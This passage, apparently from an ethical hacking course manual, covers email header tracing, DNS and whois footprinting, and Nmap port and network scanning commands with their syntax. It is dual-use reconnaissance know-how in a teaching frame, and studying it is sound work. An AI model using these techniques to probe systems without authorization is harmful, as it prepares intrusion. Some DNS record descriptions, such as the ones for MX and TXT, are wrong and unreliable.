





Step 8: Now open any email that you want to trace and click on three dots and select show original message and copy the message in clipboard.




Step 9: Now click on trace header button its display below window.




Step 10: Now paste original message in the email headers section.



Step 11: Click on Trace button.



Step 12: To view report click the button view report it displays all information.



1.5 TO FETCH DNS INFORMATION

DNS means Domain Name System is system which allows us to convert Computer IP address into human readable domain name. Basically, DNS footprinting is used to gather information about DNS zone data. Attackers use DNS information to determine key hosts in the network

Different tools we can use like

http://www.dnsstuff.com

http://www.network-tools.com


DNS record type used by DNS editor who make changes in DNS server. DNS records provides information about location and types of servers.

Records	Description
A (address)	- Shows IP Address
MX (Mail Exchange)	- Shows Domain Name Server
CNAME(Canonical name)	- points one or sub domain or additional names for address record
NS (Name Server)	- Shows Host Name Server
SRV (Service)	- Shows Service Records
PTR(Pointer)	- maps IP address to Host name
RP	- Responsible person
HINFO	- Host information Records
TXT	- Where records point to


DNS servers perform zone transfers to keep updated information. A zone transfer of a target domain gives list of public networks, IP address and record type.

For Domain Name information you can use http://www.whois.com/whois this website gives us all information of domain like name, owner, registration, expiry, servers name etc.

Step 1: Just Put website address in Google that is http://www.whois.com/whois



Step 2: It goes to the website where we have to put domain name or IP address of target domain.



Stpe3: For example, we can consider the wikapideia.com. It displays all information of domain Wikipedia.

wikapideia.com

Updated 1 second ago

Domain Information

Domain:	wikapideia.com
Registrar:	Media Elite Holdings Limited
Registered On:	2006-03-08
Expires On:	2022-03-08
Updated On:	2022-05-22
Status:	clientHold clientTransferProhibited pendingDelete
Name Servers:	ns1.hastydns.com ns2.hastydns.com


Raw Whois Data

```
Domain Name: WIKAPIDEIA.COM
Registry Domain ID: 367745505_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registermatrix.com
Registrar URL: http://www.registermatrix.com
Updated Date: 2022-05-22T11:04:44Z
Creation Date: 2006-03-08T19:26:58Z
Registry Expiry Date: 2022-03-08T19:26:58Z
Registrar: Media Elite Holdings Limited
Registrar IANA ID: 1114
Registrar Abuse Contact Email: billing@registermatrix.com
Registrar Abuse Contact Phone: +50766190531
Domain Status: clientHold https://icann.org/epp#clientHold
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibi
Domain Status: pendingDelete https://icann.org/epp#pendingDelete
Name Server: NS1.HASTYDNS.COM
Name Server: NS2.HASTYDNS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```


2) NS Lookup:

To check NS lookup command on windows just go to the cmd from start menu

Step 1: Type nslookup command in cmd



Step 2: For example, we put google.com it displays below information.



3) To find out IP address you can use ping command in windows and Linux also.

Ex. We have to find IP address of google then command is,

Ping google.com

```
C:\>ping google.com

Pinging google.com [142.250.183.78] with 32 bytes of data:
Reply from 142.250.183.78: bytes=32 time=44ms TTL=57
Reply from 142.250.183.78: bytes=32 time=46ms TTL=57
Reply from 142.250.183.78: bytes=32 time=50ms TTL=57
Reply from 142.250.183.78: bytes=32 time=67ms TTL=57

Ping statistics for 142.250.183.78:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 44ms, Maximum = 67ms, Average = 51ms

C:\>
```

4) Different commands for Linux/Unix:

If you are using Linux/Unix operating system, then you have to use commands like

1) Dig-is command-based tool used for DNS records and name servers. To detect DNS type

Syntax: dig domain.com

Ex. dig google.com

2) nslookup commands-to perform DNS lookup

Syntax: nslookup domain.com

Ex. nslookup google.com

3) Ping -For IP address as well as quicky find DNS records.

Syntax: ping domain.name

Ex. ping google.com

1.6 SUMMARY

Footprinting means gathering information about a target system that can be executed cyber-attack. For this method hackers might use different methods or different tools. Hackers gathers information from footprinting. It is best method of finding vulnerabilities. There are different ways to find the information on target network or target system such as Search Engine, Website, Social Engineering, Domain Name System, Email Tracking, and social media.

By using Google search, we get name, personal details, geographical location, login pages, internet portal information and sometime target system, operating system, internet protocol (IP) address of that system, Netblock information, web technologies used, A different web application used by that system all this information gathered through search engines. Archieve.org is the online tool which allows us to the archived version of website. It is referring to the older version of the website which is existed a time before and changed one.

For DNS footprinting, we can use http://www.whois.com/whois this website gives us all information about domain like name, owner, registration, expiry, server name etc. or nslookup or command which treats as tool like ping, dig.

1.7 LIST OF REFERENCES:

1) https://en.wikipedia.org/wiki/Footprinting#:~:text= Footprinting%20(also%20 known %20as%20 reconnaissance, to%20crack %20a% 20 whole%20 system.

2) https://www.techtarget.com/searchsecurity/definition/footprinting

3) https://www.geeksforgeeks.org/ethical-hacking-footprinting/

4)https://www.knowledgehut.com/blog/security/footprinting-ethical-hacking

5)https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_ footprinting.html

6) https://reset2099.com/ceh/footprinting/footprinting-sea/

7)https://www.itperfection.com/ceh/what-is-footprinting-what-is-reconnaissance-hacking-hacker-social-engineering-ids-security-ceh-nslookup-nmap/

8) https://www.hackingarticles.in/beginner-guide-website-footprinting/

9) https://devqa.io/footprinting-overview/

10) https://medium.com/infosec/all-you-need-to-know-about-footprinting-and-its-techniques-e42cc90c3245

11) https://reset2099.com/ceh/footprinting/dns-footprinting/

1.8 BIBLIOGRAPHY

1) Manthan Desai, Basics of ethical hacking for beginners

2) Tutorials Point professionals, Ethical Hacking.

3) Matt Walker, All-In-One-CEH-Certified-Ethical-Hacker-Exam-Guide.

2

SCANNING NETWORKS, ENUMERATION AND SNIFFING

Unit Structure

2.1 PRACTICAL NO-1: PORT SCANNING:

2.1.1 Aim:

Performing Port scanning using Nmap tool.

2.1.2 Objective:

The objective of this practical is to study and understands the concept of port scanning.

2.1.3 Theory:

A port is a virtual location where networking communication starts and ends (in a nutshell).

A port scanner is a computer program that examines network ports for one of three possible condition – open, closed, or filtered.

Port scanning can provide information such as:

a) Services that are running

b) Users who own services

c) Whether unknown logins are allowed

d) Which network services require authentication

Port scanners are valuable tools in diagnosing network and connectivity issues. However, attackers use port scanners to detect possible access points for intrusion and to identify what kinds of devices you are running on the network, like firewalls, proxy servers or VPN servers.

Some of the Port Scanning Tools are as follows: -

1. Nmap
2. Solarwinds Port Scanner
3. Netcat
4. Advanced Port Scanner
5. Net Scan Tools

2.1.4 Procedure:

Scanning Port using Nmap tool

Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.

Link to download nmap-7.92 for windows platform: https://nmap.org/download.html.

Nmap needs Npcap which is the Nmap Project's packet capture (and sending) library for Microsoft Windows.


Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/

Once Nmap and Npcap is installed on the computer,we can start with port scanning.


Questions:

1) Scan open ports (syntax: nmap –open ip_address / url)

Scanning port with the IP Address.




2) Scan single port (syntax: nmap -p 80 ip_address)



3) Scan specified range of ports (syntax: nmap -p 1-200 ip_address)

4) Scan entire port range (syntax: nmap -p 1-65535 ip_address)



5) Scan top 100 ports (fast scan) (syntax: nmap -F ip_address)

2.2 PRACTICAL NO:2 : NETWORK SCANNING:

2.2.1 Aim:

Performing Network scanning using Nmap tool.

2.2.2 Objective:

The objective of this practical is to study and understands the concept of Network scanning.

2.2.3 Theory:

Network scanning is a technique that is used to gather information regarding computing systems by making the use of a computer network. Network scanning is mainly used for security assessment, system maintenance, and also for performing attacks by hackers.

The purpose of network scanning is as follows:

- Recognize available UDP and TCP network services running on the targeted hosts
- Recognize filtering systems between the user and the targeted hosts
- Determine the operating systems (OSs) in use by assessing IP responses
- Evaluate the target host's TCP sequence number predictability to determine sequence prediction attack and TCP spoofing.

Some of the Top Network Scanning Tools (IP and Network Scanner) are as follows:-

1. Auvik
2. SolarWinds Network Device Scanner
3. ManageEngine OpUtils
4. Intruder

5. Syxsense
6. PRTG Network Monitor
7. Perimeter 81
8. OpenVAS
9. Wireshark
10. Nikto
11. Angry IP Scanner
12. Advanced IP Scanner
13. Qualys Freescan
14. SoftPerfect Network Scanner
15. Retina Network Security Scanner
16. Nmap


2.2.4 Procedure:

Scanning network using Nmap tool:

Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.


2.2.4.1 Ping Scan – It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further.

Syntax: nmap -sP <IP Address>



2.2.4.2 Host Scan – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.


Syntax:nmap -sP <target IP Range>



- Host scan Indetifies active host(s) in a network
- It Sends ARP request packets to all systems in the target.
- Host Scan Results, “Host is up” by receiving MAC address from each active host.

syntax: nmap -sP <target>


nmap -sn <target>



